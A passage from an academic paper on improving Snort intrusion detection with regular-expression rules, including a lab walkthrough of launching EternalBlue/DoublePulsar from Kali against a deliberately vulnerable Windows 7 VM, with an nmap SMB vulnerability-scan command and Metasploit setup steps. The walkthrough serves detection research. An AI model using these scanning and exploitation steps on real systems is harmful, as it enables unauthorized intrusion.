Aho-Corasick (AC algorithm), which is, also, the one used by Snort by default. Last but not least, authors are examining the Extended Character Set DFA technique, the purpose of which is the minimization of memory needs that the original DFA has.

C. Amuthavalli et al.[4] are taking a look into two more traditional approaches concerning the solutions that can be combined with the Deep Packet Inspection. The first one is the Deterministic Finite Automata (DFA) and the second one the Non-Deterministic Finite Automata (NFA). They do, also, make an extended description of the theory related to the Intrusion Detection Systems, their evolution throughout the years, as well as, their functions and the types that they are divided in. Next, they describe the different kinds of packet inspection, focusing mainly on the Deep Packet Inspection and the methods that makes use of it. On the fourth section of their paper, they comment on the different types of network attacks by categorizing them into two major classes, the active and the passive attacks. Finally, they are closing their paper with the fifth section, which examines the theory and the features of the Regular Expression technique, the mathematic expressions of the DFA and NFA and how the Deep Packet Inspection and Regular Expressions are used alongside for detecting specific patterns, by giving a brief example of detecting Yahoo traffic with the help of the Application Layer Packet Classifier, Linux L7.

G. Douglas et al.[5] are examining from their perspective the combination of Deep Packet Inspection and Regular Expressions. More specifically, their paper is focusing on the conversion of Deep Packet Inspection rule sets into a Regular Expressions, like meta format. For the needs of their demonstration, they developed a tool, called Snort2Reg Translator. With the help of this translator, they were able of converting Snort rules into Regular Expressions without affecting the accuracy of the analysis. Although, as they state, they were other attempts of transforming rules into another type of expressions, none of them were focusing on the Regular Expressions pattern, which, according to

them, is highly beneficial for Intrusion Detection Systems due to its syntax. For that reason, the authors were able, as well, to designate the format of the regular expressions structure by taking into account the type of the protocol that the converted rule was intended for. However, there are some limitations to that method since there might be some parts of the Snort rule content that it cannot be transformed into Regular Expressions efficiently. On the fifth section of the paper the authors provide us, in details, the results of transforming a couple of Snort rules into Regular Expressions.

Yi Wang [6], on her paper, is making her research on how Regular Expression Matching can be proven beneficial for Network Intrusion Detection Systems. The main target of the paper is the use of an Improved Grouping Algorithm (IGA) for improving Yu algorithm. At the beginning of the paper, Wang is stating the basic principles of Regular Expressions, as well as, the mathematic expressions for the Non-Deterministic Finite Automata and Deterministic Finite Automata. Up next, she is explaining the idea behind the Regular Expression Grouping Algorithm that will be used in order to improve the algorithm. For the sake of the analysis, Wang performed the testing with different parameters using three different engines: L7-Filter, Snort and Bro and comments on the results.

III. INTRUSION DETECTION SYSTEMS AND REGULAR EXPRESSIONS

An IDS is in charge of monitoring information systems and the network traffic between them in order to analyze and detect abnormal or hostile traffic that is generated either outside or within the network by misusing it or trying to attack it [7].

From the definition mentioned above, we can understand that the main goal of Intrusion Detection System is to recognize potential incidents. When such an incident is identified, the IDS, usually, performs a series of functions such as:

- Making local records regarding the detected incident.
- Generating notifications for the security administrators about uncommon, observed incidents. These notifications are, also, known as alerts.
- Providing details and comprehensive reports related to the incidents that caught the attention of the IDS.

No matter how well established an IDS is, there is no way of eliminating completely false positive (The state under which no attack or threat occurs against the network, however the IDS falsely generates an alert) and false negative alerts (a threat occurs for real and the IDS is not successful in detecting it. This type of alert is thought to be very dangerous for a network, since part or the entire network might be compromised without the administrators being notified in order to take care of the issue) and hence, the accuracy of the IDS depends upon the total rate of falsely and correctly generated alerts. More specifically, the precision of an IDS can be described with the formula:

$$Precision = TP / (TP + FP)$$

where TP represents the sum of the True Positives and FP the sum of the False Positives.

There are various types of IDPS but we are focusing on Network-based IDPS (NIDPS): This type of IDPS is responsible for monitoring the traffic and devices of a particular network. It is also in charge of analyzing the network (e.g. IPv6, ICMP, IGMP), transport (e.g. TCP, UDP) and application (e.g. DNS, HTTP, SMTP) layer in order to recognize any malicious behavior within the network. Analysis can be performed at the hardware layer, however this capability is limited.

A. *Packet Inspection Levels*

There are diverse technologies related to the packet inspection in networks. These technologies can be divided into three categories [8], [9]:

- Shallow Packet Inspection (SPI)
- Medium Packet Inspection (MPI)
- Deep Packet Inspection (DPI)

In the Shallow Packet Inspection (SPI), we are examining only the headers of the packet. These are located at the start of the data containing information such as the IP addresses of the sender and the receiver and are, usually, used for routing purposes. Therefore, the parties that are involved in the communication can retain a level of anonymity, since we do not examine the payload of the packet and we do not have any further knowledge about the packet's contents. This type of inspection is the simplest one among the three.

MPI inspection is used in cases when we want to prevent certain activities such as downloading content from specific web sites. It can also be used when there is the need to give priority to particular types of packets. This can be achieved by examining the application layer of the packet.

By employing DPI packet inspection we are able of detecting the exact source and content of every packet within the network monitored. DPI is inspected every and each of the network layers, making it ideal for performing detailed network analysis and it can be implemented even by using software or hardware devices.

B. *Regular Expressions*

A Regular Expression (RegExp) pattern can contain both regular characters, in other words characters that are having a literal meaning and metacharacters, characters that have a different meaning from the traditional ones [10]. The content of a RegExp pattern can vary ranging from being identical to the traditional Exact Match pattern to more complicated expressions. Although RegExp can mimic the Exact Match's pattern, this usage cannot unveil the full potentials of this technique. For this reason, Regular characters and metacharacters are commonly combined in a certain way for creating more advance searching patterns. The basic syntax and quantifiers for regular expressions can be found on Appendix A.

The use of RegExp for DPI has been studied thoroughly from systematic perspective and sufficient application as well as technical background has been provided on how RegExp could be used in DPI [11] [12],[13].Our approach aims to full proof this statement.

IV. THE METHODOLOGY AND TOOLS

Security Onion (SO) is an Ubuntu-based distribution, used for purposes related to intrusion detection, network security and monitoring [14]. For this reason, it comes with pre-installed a number of suites and tools that are capable of detecting and protecting the network from abnormal and suspicious behaviors

Snort is an open source NIDPS, included in SO. Snort offers the ability to write our own detection rules. Snort rules are expressions written in a specific syntax on a single or multiple lines [14]. A Snort rule is divided into two different parts. The first one is the rule header that contains the action to be performed, the protocol that the rule is related with, the source and destination IP addresses and port. At this section, the rule, also, contains the "direction" of the action (e.g. from an external network to our own or vice versa). The rest of the components within a Snort rule, are part of the second part of the rule named rule option. In this section, we can find more particular information related with the

packet that will trigger the action specified on the rule header section. An indicative Snort rule can be seen on the Fig.1




Figure 1. Snort Rule Structure

Regarding Rule Options section, the elements within it can be categorized into 4 different divisions. The first one is the general option that gives information related to the rule, however it does not affect detection. The payload options are the ones that search for specific data within the packet's payload. There are, also, the non-payload options that search for data other than indicated in the packet's payload. Finally, we have the post-detection options, which define options that occur after the initiation of the rule's action. We present here some of the rule options used in this study.

- The flow option indicates the same as the direction operators as it shows the flow of the traffic. When this option is followed by the keyword "established", it indicates that traffic to the mentioned direction is established via a TCP session.
- Depth follows the content option and it specifies in which depth the analyzer will stop searching for the specific content. For example, if we are having an option of depth: 5, the analyzer will stop searching after 5 bytes. In other words, depth is the number of the bytes that are contained within the content option.
- The Offset option specifies from where we should start looking for a pattern within a packet. For example is the Offset has a value of 10, it indicates that Snort would start searching for the content specified after the 10 first bytes in the payload.
- The Distance option in contrast to Depth option will inform Snort on how many bytes it should ignore after the previous match before start searching for the next specified content.
- An identical option to the Distance one, is the Within option. It indicates how many bytes are between the previous and the next content that we want to match.
- Finally there is the fast_pattern option which indicates to Snort that once it is found it should speed up the matching process. In other words, if the fast_pattern option accompanies a content option and the content specified is not found Snort will stop examining the rule even further.

Sguil is an Open Source Software, included in SO, dedicated to monitoring the network. Sguil can work alongside with Snort in order to generate an analysis of the alerts triggered if a suspicious behavior exists [15],[16].

Wireshark is one of the most known free, open source programs used for packet analysis and is written in C/C++ programming language and originally developed by Gerald Combs [15]. Wireshark is very much alike Tcpdump, however Wireshark offers a Graphical User Interface (GUI). Wireshark not only performs live network traffic analysis, but it also gives the ability to record the traffic monitored and save it in the form of PCAP files. In addition,

it offers a great variety of filters that can be used in order to search in more details within a packet. As Snort, Wireshark uses Deep Packet Inspection for providing the most detailed information concerning network traffic.

Metasploit is a framework that aids the discovery of unsecure and vulnerable systems and is mainly used as a part of Penetration Testing [16]. It provides users with a great variety of exploits that can be configured appropriately in order to target a specific system. After that, Metasploit will check whether the victim is vulnerable to the applied exploit. Once the target is found vulnerable, the attacker can generate a payload that targets the discovered exploitation in order to gain access. Metasploit can also provide add encoding to the payloads in order to pass unnoticed by the IDPS. Nmap is another tool that we are going to use as a Network Mapper. It's main purpose is the discovery of hosts and the services that are running within a specific computer network [17]. For doing so, Nmap analyses the responses of the hosts after it has sent them specific crafted packets. Nmap can provide us with other features as well, other than just displaying hosts and services within a network. One we are going to use, is the use of scripts that can provide more detailed information about vulnerabilities that are linked to a specific protocol or service used by the targeted system and if they are applicable. It also reveals other useful functionalities like proving the attacker with the operating system of the victim, its MAC address and open ports that are vulnerable to attacks. There is also a GUI version of the Nmap called Zenmap.

Wine is a free open source Windows Emulator, used to execute Windows applications on Linux or other operating systems, giving us the ability of utilizing the strong points of the current operating system and at the same time being able to run programs that are developed exclusively for Windows [18]. A useful property of the Wine software, which we are going to use in our implementation, is the ability to remotely access Windows applications.

V. THE ATTACK VIRTUAL ENVIRONMENT

Our study combines RegEx with Deep Packet Inspection (DPI) for matching patterns. We will prove that by using RegEx, with DPI instead of exact match pattern, we are able to improve the efficiency of the IDPS.

In our scenario we use three systems, each of which with a different role. The first one is the Victim's system, a Windows 7 Operating System. This system is deliberately vulnerable to the pair of threats EternalBlue and DoublePulsar [22], [23]. More specifically, EternalBlue is an exploit related to the SMB protocol vulnerability that can be used as a backdoor for outdated Windows systems. DoublePulsar, is a Trojan horse that can be used on Windows Operating Systems for opening backdoors and performing a variety of unauthorized actions such as injecting DLL files or executing shellcodes that can be malicious for the system. The threat is able of deleting itself, after the attacker has reached his goals. These are the ones used in the WannaCry incident, an incident that gained great publicly and proved once again that even a simple ransomware can strike the most valuable aspects of cybersecurity, the availability of systems and information. Before moving to the detailed methodology used, it will be beneficial to examine in more details what is the idea behind the EternalBlue and DoublePulsar threats.

EternalBlue became famous as Server Message Block (SMB) protocol vulnerability. Although well-known for a big period of time to the U.S National Security Agent (NSA), it reached its publicity after leaked by the notorious hacker group Shadow Brokers on 2017. After the exploit became publicly known, it was used for delivering a number of attacks world-wide, among them the WannaCry and NotPetya cyberattacks. Last but not least, it was stated that EternalBlue was part of spreading the banking trojan Retefe. EternalBlue can be found on the Common Vulnerability

and Exposures database under the ID CVE-2017-0144. According to them, the exploit targets all the Windows versions starting from Windows XP and latest, as well as Windows Server 2008, 2012 and 2016.

DoublePulsar, on the other hand, is a backdoor tool, developed by NSA and leaked by Shadow Brokers. The malware is a Windows-based threat that served as a cyber spying tool. As already mentioned, the malware works in combo with EternalBlue exploit and it is delivered by abusing the TCP port 445, which is, also, the default port for the SMB protocol. Except from the SMB protocol, DoublePulsar, apart from the SMB protocol, can use another exploit related to the Remote Desktop Protocol (RDP) to spread itself, this time from the TCP and UDP port 3389. The payload that DoublePulsar can utilize, might actually be considerably large. The size of the payload has its origin to the need of the malware to recognize the victim's system architecture in order to perform a successful attack. Although, the morphology of both payloads architecture (x86 and x64) are almost identical, using the wrong payload will result in an unsuccessful attempt attack. Later we are going to demonstrate how by sniffing and recording the traffic, with Wireshark and TCP Dump, we can monitor the abnormal behavior the malware causes to the network. The great danger with this malware is the fact that it offers a high level of flexibility to the attackers once it is installed in the system. It has been, also, reported that it is very difficult to get rid of it from the infected machines. It is capable of performing a triplet of actions, which is the source of the high level of control offered to the intruders. This commands are the *ping*, *kill* and *exec*, with the latest being extra critical, as it can be used for executing malicious code in order to infect even further the target.

The EternalBlue and DoublePulsar attacks are used alongside, the first one for creating a backdoor and the second one helping the injection of DLL files by using payloads. For exploiting the SMB vulnerability and performing a DoublePulsar attack, we need a second system in the role of the attacker, running Kali Linux Operating System. A third machine, acting as IDPS, in our case SO via Snort, will monitor the network traffic and record it with the help of Wireshark. At the same time the Sguil interface under SO, will help us be aware of the attack, by generating alerts triggering from Snort rules. Later we are going to evaluate the detection rules related to the SMB vulnerability with the use of the PCAP file, recorded by Wireshark during the attack. For this will write a Snort rule using a RegExp, capable of helping the IDPS perform a better matching pattern. At the next step we are going to evaluate this rule by replaying the PCAP file and check the reaction of Sguil, with the new rule. A good knowledge and understanding of the Cyber Exploitation Life Cycle is also needed in order to be able to perform the attack and recognize its "footprint" within the PCAP file. Finally, we will present the results and our evaluations regarding the outcomes of the method and we are going to show that proper application of RegEx matching pattern actually improves the performance of the IDPS.

A brief description of the attack environment

There are three different virtual machines. The first system is a Windows 7 virtual machine, named as IE8-Win7, which will play the role of the victim and has the following characteristics:

	<i>Victim</i>	<i>Attacker</i>	<i>IDS</i>
<i>Operating System</i>	<i>Windows 7 Enterprise Service Pack 1</i>	<i>: Kali Linux 4.6.0 (Kali-Rolling)</i>	<i>Security Onion 14.04.5.4</i>
<i>Architecture</i>	<i>32 bits</i>	<i>64 bits</i>	<i>64 bits</i>

Base Memory(RAM)	1GB	6 GB	4 GB
Processors	1CPU	2 CPUs	2 CPUs
Network Adapters	Host-only Adapter (eth1)	NAT (eth0) and Host-only Adapter (eth1).	NAT (eth0) and Host-only Adapter (eth1)

The Victim's machine operating system is not protected by any form of software (e.g. firewall, anti-virus). We had to adjust the environmental variables for enabling the SMB protocol [24] by using the command on the PowerShell as administrator shown on Fig.2. The DWORD value set on 1 indicates the fact that the SMB protocol is activated. If the value was set on 0, the SMB protocol would be disabled for this machine.




Figure 2: Command used for enabling SMB protocol on Windows 7

The second virtual machine is the attacker. For this purpose, we are going to use a Kali Linux virtual machine, named KaliLinux.

In contrast, the attacker's systems uses two network interfaces, eth0 set as NAT, which serves as the management interface, and eth1 set as Host-only Adapter, which serves as the sniffing interface. Concerning software needs, we make sure that the systems are fully updated and the Eternalblue and DoublePulsar exploits for Metasploit [25], as well as Wine are installed, updated and configured properly:

Finally, we have the IDS, sniffing system and on the following table 1, we have listed the systems used, their role and their IP addresses.

TABLE I
THE IP'S O THE ENVIRONMENT

System	Role	IP Address
IE8 Windows 7	Victim	192.168.2.101
KaliLinux	Attacker	192.168.2.103 /192.168.2.104
SecurityOnion Lab	Sniffer – IDS	192.168.2.102

As noticed, the attacker systems has two different IP addresses. That was not necessary and does affect the results of this research.


VI. IMPLEMENTING THE ATTACK

We use the Metasploit Framework to exploit the target system using the vulnerable SMB protocol and the pair of EternalBlue and DoublePulsar threats.

The steps of the attack:

We set SO record and monitor the traffic to indicate the alerts generated during the attack. For doing so, we use Wireshark on both eth0 and eth1. We also launch Sguil, which will monitor the network interfaces and displays all evolving alerts and corresponding information.

Install the Wine software to our Kali Linux machine because that the Kali Linux operating system can provide us a variety of pre-installed tools.



Scan the network for discovering our target and the services that they use. More specifically, since we have chosen the type of the attacks that we are going to use, we can make use of more advanced options in order to get more precise information regarding the potential targets

```
root@Kali:~# nmap -p445 --script smb-vuln* 192.168.2.0/24
```

Figure 15: Nmap Command

The Nmap tool, which will scan the 192.168.2.0/24 network range, searching for open 445 ports that can be linked with the SMB vulnerability. With the --script option we tell the Nmap scanner to provide us any information on the SMB vulnerability that can be used on the victim, when it will find an open SMB port. The outcome on our terminal,

once Nmap has finished scanning the whole network range that we defined is the one on Fig.16




Figure 16: Nmap Outcome.

The Nmap come up with a potential target that uses the IP address 192.168.2.101. The 445 port on this machine is open and we can understand that our target is a Windows Virtual Machine (we can conclude that our target is a virtual machine from the MAC address that we get back). Also, since it found an open SMB port, the next thing that it will, provide us is the different vulnerabilities that are related with the SMB protocol and if they are applicable on the target. In our case, the vulnerability that can be used to this specific target is the CVE-2009-3103, vulnerability found on the SMB version 2. There are two more vulnerabilities, the MS-10-054 and MS-10-061, however, Nmap suggests that they cannot be used in order to compromise the machine.

At that point, we need to gather some useful information for the victim; however, we also need to have a more clear view of the Windows Operating System that the victim runs. We will use Nmap, once again with the following command. This command will help us determine the operating system on host 192.168.2.101 (Fig. 17).



Figure 17: Nmap Command for OS detection

The outcome in Fig 18:




Figure 18: OS Detection Outcome

Nmap informs us that the targeted operating system is either Windows 7/8 or Windows Server 2008, helping us to exclude other types of Windows versions, which are affected equally by this vulnerability. By using Nmap we were able to detect that the target has an open 445 port, vulnerable to the CVE-2009-3103 and is running either Windows 7/8 or Windows Server 2008 OS with IP address 192.168.2.101. All of these will help us to launch our attack. So, for launching the attack, we need to start the Metasploit Framework. Before that, however, we have to start the database with the components needed for the Metasploit Framework by using the “*service postgresql start*” command as shown below.




Figure 19: Starting Metasploit Framework.

As already mentioned we will use the exploits EternalBlue and DoublePulsar. Below (Fig 20) we see the exploit and the available options we can utilize in order to prepare our payload.




Figure 20: Options available for EternalBlue and Doublepulsar.

First we need to set the path directories for both the EternalBlue and Doublepulsar as seen on Fig 21.


